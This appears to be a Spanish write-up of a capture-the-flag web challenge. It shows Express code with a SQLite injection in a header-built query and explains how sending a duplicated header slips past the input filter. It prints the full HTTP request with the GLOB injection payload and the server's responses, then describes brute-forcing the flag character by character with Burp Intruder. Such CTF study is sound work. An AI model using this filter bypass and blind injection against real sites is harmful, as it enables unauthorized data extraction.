
Había una web con backend en python con una ruta vulnerable a injección sql, SQLite específicamente:




```
app.get('/deviner', async (req, res) => {
    // 🔓 Ouverture de la base de données SQLite
    const db = await sqlite.open({
        filename: "./database.db",           // Chemin vers la base de données
        driver: sqlite3.Database             // Le moteur utilisé
    });

    // 📜 Exécution d'une requête SQL : on cherche si la supposition de Steve est correcte
    const rows = await db.all(`SELECT * FROM flag WHERE value = '${req.get("x-steve-supposition")}'`);
    console.log(req.get("x-steve-supposition"))
    res.status(200); // 🆗 Tout va bien, en apparence

    // 🎣 Si aucune ligne ne correspond, Steve se moque gentiment de toi
    if (rows.length === 0) {
        res.send("Bah, tu as tort."); // Pas de flag pour toi
    } else {
        res.send("Tu as raison!");    // Le flag était bon. Steve t'accorde son respect.
    }
});
```


pero había que pasar varias validaciones antes de llegar a esta parte:

A modo de traza comenté la respuesta del servidor en cada una de las validaciones para poder ubicarme en cual me estaba quedando.





```
// Steve, ce poisson à la sensibilité exacerbée, déteste les en-têtes trop longs, ambigus o
function checkBadHeader(headerName, headerValue) {
    return headerName.length > 80 ||
           (headerName.toLowerCase() !== 'user-agent' && headerValue.length > 80) ||
           headerValue.includes('\0'); // Le caractère nul ? Un blasphème pour Steve.
}

// 🎁 Middleware pour autoriser les requêtes Cross-Origin
```




```
        // ❌ Si un en-tête ne plaît pas à Steve, il coupe net la communication
        if (checkBadHeader(headerName, headerValue)) {
//          return res.status(403).send(`Steve le poisson, un animal marin d'apparence inoffensive mais d'opinion tranchée, n
'a jamais vraiment supporté tes en-têtes HTTP. Chaque fois qu'il en voit passer un — même sans savoir de quoi il s'agit exactem
ent — son œil vitreux se plisse, et une sorte de grondement bouillonne dans ses branchies. Ce n'est pas qu'il les comprenne, no
n, mais il les sent, il les ressent dans l'eau comme une vibration mal alignée, une dissonance numérique qui le met profondémen
t mal à l'aise. Il dit souvent, en tournoyant d'un air dramatique : « Pourquoi tant de formalisme ? Pourquoi cacher ce qu'on es
t vraiment derrière des chaînes de caractères obscures ? » Pour lui, ces en-têtes sont comme des algues synthétiques : inutiles
, prétentieuses, et surtout étrangères à la fluidité du monde sous-marin. Il préférerait mille fois un bon vieux flux binaire b
rut, sans tous ces ornements absurdes. C'est une affaire de principe.`); // Message dramatique de Steve
            return res.status(403).send("Primera Validacion")
        }
```





La mas importante era esta última, que tomaba el valor de la cabecera y no permitía que se incluyese ningun caracter usado en inyecciones sql, pero había un pequeño fallo:



Este bucle iba actualizando el valor de esta variable que se comprobaba en la validación con el valor de la cabecera en cuestion `X-Steve-Supposition` de manera que si pasabas varias veces esta cabecera, la variable guardaría el último valor de esta.

El error está en que luego en la consulta sql, no se usa esta variable, sino que se usa la cabecera http directamente, y el valor que se toma es el de la primera cabecera:

```
// 🗒️ Exécution d'une requête SQL : on cherche si la supposition de Steve est correcte
const rows = await db.all(`SELECT * FROM flag WHERE value = '${req.get("x-steve-supposition")}'`);
console.log(req.get("x-steve-supposition"))
res.status(200); // 👍 Tout va bien, en apparence
```

De manera que podemos enviar la cabecera varias veces, con el payload en la primera de estas y se lograría acontecer la inyección SQL, error based en este caso.

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>
            Error
        </title>
    </head>
    <body>
        <pre>
            Error: SQLITE_ERROR: unrecognized token:
            &amp;quot;}&amp;quot;
        </pre>
    </body>
</html>
```

```
GET /deviner HTTP/2
Host: steve-le-poisson-api.challs.umdctf.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br, zstd
Referer: https://steve-le-poisson.challs.umdctf.io/
X-Steve-Supposition: ' or value GLOB
'UMDCTF{ile5TVR4IM3NtTresbEAu}'-- -
X-Steve-Supposition: {}

X-Steve-Supposition: {}

X-Steve-Supposition: {}

X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
X-Steve-Supposition: {}
```

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Date: Sat, 26 Apr 2025 05:02:21 GMT
Etag: W/"d-DPtoqvEp5otIj4FHsGx6Sh2Z5RM"
X-Powered-By: Express
Content-Length: 13

Tu as raison!
```

La web devolvía la frase `Tu as raison` si la consulta era exitosa y `Bah, tu as tort.` si la consulta no era correcta, por lo que nos pudimos basar en esto para recuperar la flag haciendo fuerza bruta caracter a caracter usando el Intruder de Buprsuite.